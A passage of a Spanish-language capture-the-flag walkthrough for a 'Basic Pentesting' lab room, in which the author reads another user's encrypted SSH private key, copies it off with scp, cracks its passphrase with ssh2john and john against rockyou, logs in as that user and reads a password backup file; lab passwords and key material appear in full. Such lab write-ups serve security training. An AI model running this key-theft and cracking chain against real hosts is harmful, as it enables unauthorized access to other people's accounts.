drwxr-xr-x 2 root root 4096 Apr 23 2018 jan
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 kay
jan@basic2:~$
```



Con el siguiente comando **ls -la /home/kay/** listo los archivo y directorio que pudiera contener:

```
jan@basic2:~$ ls -la /home/kay/
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:~$
```

La siguiente flag corresponde al nombre del otro usuario el cual es Kay

What is the name of the other user you found(all lower case)?

kay

✓ Correct Answer

Luego ingreso al directorio del usuario Kay y por ultimo al directorio **.ssh/** con el comando **cd /home/kay/.ssh/** y con el comando **ls -la** vuelvo a listar los archivos. Existe un archivo con la clave pública, con el comando **cat id\_rsa** muestro lo que contiene el archivo **id\_rsa**.

```
jan@basic2:~$ cd /home/kay/.ssh/
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

```
root@PeNtEStING: /home/deadgirl/Documents/rooms/5. Basic Pentesting
File Actions Edit View Help
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56E223oAa3xLvhuS21crRr4ONGUANcKRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4uW2TueBPsmB487dFVktOVQrVhty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HR16cXPY8B7nsA1e1PYrPZHIH3QOFIYLSPMYv79RC6516fRkD5vxXzbdFX
AkAN+3T5FU49AEVKBJtZn6TEBw31mxjv0LLXAqIaX5QFeXMacIQOUWCHATlpVxmN
lG4BaG7cVXs1AmPiefLx7uN4RuB9NZS4Zp0lPlbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJcDnb/U+dRasu3oxqykLKU2dPseU7rLvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZ6y4yrLETfc275hzVVYh6FkLgtOfaly0bMqG1rM+eWVoX0rZPB1v81yNTDdDE
3jRjqbOGLPs01hAWKIRxUPaEr18lcZ+OLY00Vw2oNL2xKUgtOpV2jwH04yGdXbfJ
LYWlXxnJjPvMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVexN7
bUpo+eLYVs5mo5tbpWDh10NRfnGP1t6bn7Tvb77AcayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRvrhdXy
VqVjsot+CzF7mbWm5nFsTPPL0nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WqhnpTdtVtg3sFdjxp0hgGXqK4bAMBnM4chFck7RpvCRjskyWYVEDJMYvc87Z0
ysvOpVn9WnFOudON+U4pYP6PmNU42d2QekNIWYEXZIZMyypuGCFdA0SARF6/kKwG
oHOACCK3ihAQKkb0+5fLgX8aHXb6k0ocMQAWIOxyJunPKN8bzzLQLJ31jz2XiBhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBkbel4XlWR+4HxbotpJx6RVByEPZ/kvIoQ3S1
GpwHSR2on320x44hOPkcG66JdyHLS6B328uViI6Da6FrY10nA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCvo8+mS8X75se0Nz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXaQdFK/hTAdhMQ5diGXnNw3tmbD8wGveG
VFNsaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYUModelp/Nik
oSLXl0Jc8aZemIL5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmlOno1IiFdsM04UnyJ3
z+3XTD1Z0U15NiY4JjCPLhTNNjAlqnpC0aqad7gV3RD/asm12L2k80UT8PrTtt+s
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPx1KNTI7+jsNTwuPBCntSFvo19
l9+xxd55YTvo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLn+3qQ4W2q0YnM2P
```






```
jan@basic2:/home/kay/.ssh$ pwd
/home/kay/.ssh
jan@basic2:/home/kay/.ssh$ exit
logout
Connection to 10.10.6.163 closed.


(root@PeNtEsTiNg) - [/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```

Quiero descargar el archivo, pero no conozco ninguna herramienta, pues aquí les comparto un comando que me ayudo bastante. Con el comando **scp jan@10.10.6.163:/home/kay/.ssh/id\_rsa .** y la password es **armando**. El archivo se descarga al directorio que yo en particular le he especificado al desarrollo de esta room.



```
(root@PeNtEsTiNg) - [/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# scp jan@10.10.6.163:/home/kay/.ssh/id_rsa .
jan@10.10.6.163's password:
id_rsa
100% 3326 5.0KB/s 00:00

(root@PeNtEsTiNg) - [/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```



Dentro de mi directorio listo los archivo y allí se encuentra el documento cifrado con la clave pública `id_rsa`. Con la herramienta de `ssh2john` me ayude para extraer la clave pública **Python** `/usr/bin/ssh2john id_rsa > id_rsa.txt`

```
(root@PeNtEsT1NG) ~/home/deadgirl/Documents/rooms/5. Basic Pentesting
ls
hydra.restore  id_rsa  staff.txt

(root@PeNtEsT1NG) ~/home/deadgirl/Documents/rooms/5. Basic Pentesting
locate ssh2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-311.pyc

(root@PeNtEsT1NG) ~/home/deadgirl/Documents/rooms/5. Basic Pentesting
python /usr/bin/ssh2john id_rsa > id_rsa.txt

(root@PeNtEsT1NG) ~/home/deadgirl/Documents/rooms/5. Basic Pentesting
cat id_rsa.txt
```

```
(root@PeNtEsT1NG) ~/home/deadgirl/Documents/rooms/5. Basic Pentesting
cat id_rsa.txt
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e499
d5cad1af838d19402729c471837fbdbe7eb172e8e9cd40ee52d959a3d772204241e305194ee7813ec99be3ced17455644ce
550ad51edcb52b668bc3f62e46b60a77e3cfc2e5bfe14c69db0d5d1be3c3fd18867173d8f01ee7b00d5e88f62b3d91c81f7
40e14862548f318bf310bae62e9fae40d2bf15f36dd7d702400dfb74f9154e3d00454a049b599cb4c4070df59b18efd25
2d702a21a5f941f79731a70840e51608701396955798d946e01686edc557b350263e279f971eee37846e07d3594b8669d25
a656c26f85046b05f44edf9529dea4ce1f8193469485640909d9dbfd4f9d45ab2ede8c6aca494a53674fb1e53bae5bcf02a
6bacbea202bfc284db9d3ae446780aa8b431325948599c9ee32acb1137dcdbe61cd555887a1642e0b4e7da972d1b32a188
accf9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958d34570da834b
db129482d4295768f01f4e3219d5db7c92d85a55f19c926954c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b
14dca13f125857a1dab94a1513137b6d4a68f9e2d856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef6fbec009ac86cc7
74ba4802a666bffd21c114e7adb455858d4251fef118d99b9b3607ccd130329a44da2f261526951422440b7703827e53bd0
5177e1e82249455ae177157256a563b28b7e0b317b99b5a6e6716c4cf3e53a79dd0ba266ad41148de21b2f305c5ba6d7e6c
f9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c03019cce1c84570aed1a6f0918ec2b2598
```





Con el comando `john id_rsa.txt --wordlist=/home/deadgirl/Desktop/rockyou.txt` descifro el archivo txt y este muestra la clave beeswax el cual corresponde al usuario Kay

```
(root@PeTeSTiNG)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# john id_rsa.txt --wordlist=/home/deadgirl/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0-MD5/AES 1-MD5/3DES 2-Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
lg 0:00:00:00 DONE (2024-08-16 23:00) 25.00g/s 2068Kp/s 2068Kc/s 2068Kc/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@PeTeSTiNG)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
```

```
(root@PeTeSTiNG)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# ls
hydra.restore id_rsa id_rsa.txt staff.txt

(root@PeTeSTiNG)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# chmod 600 id_rsa

(root@PeTeSTiNG)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# ls
hydra.restore id_rsa id_rsa.txt staff.txt

(root@PeTeSTiNG)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
#
```

Inicio sesión de manera remota con el protocolo SSH que permite el acceso seguro y la administración remota para el usuario Kay.

```
(root@PeTeSTiNG)-[/home/deadgirl/Documents/rooms/5. Basic Pentesting]
# ssh kay@10.10.6.163 -i "id_rsa"
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

La siguiente flag no requiere respuesta, por lo que le doy a siguiente:

If you have found another user, what can you do with this information?

No answer needed

✓ Correct Answer

🔍 Hint



A continuación, y dentro del usuario de Kay listo los directorios y con el siguiente comando **cat pass.bak** puedo observar el contenido del archivo pass.bak el cual corresponde a la última flag.

```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$
kay@basic2:~$
```

La ultima flag corresponde al contenido del archivo pass.bak

What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy\$

Submit

Hint

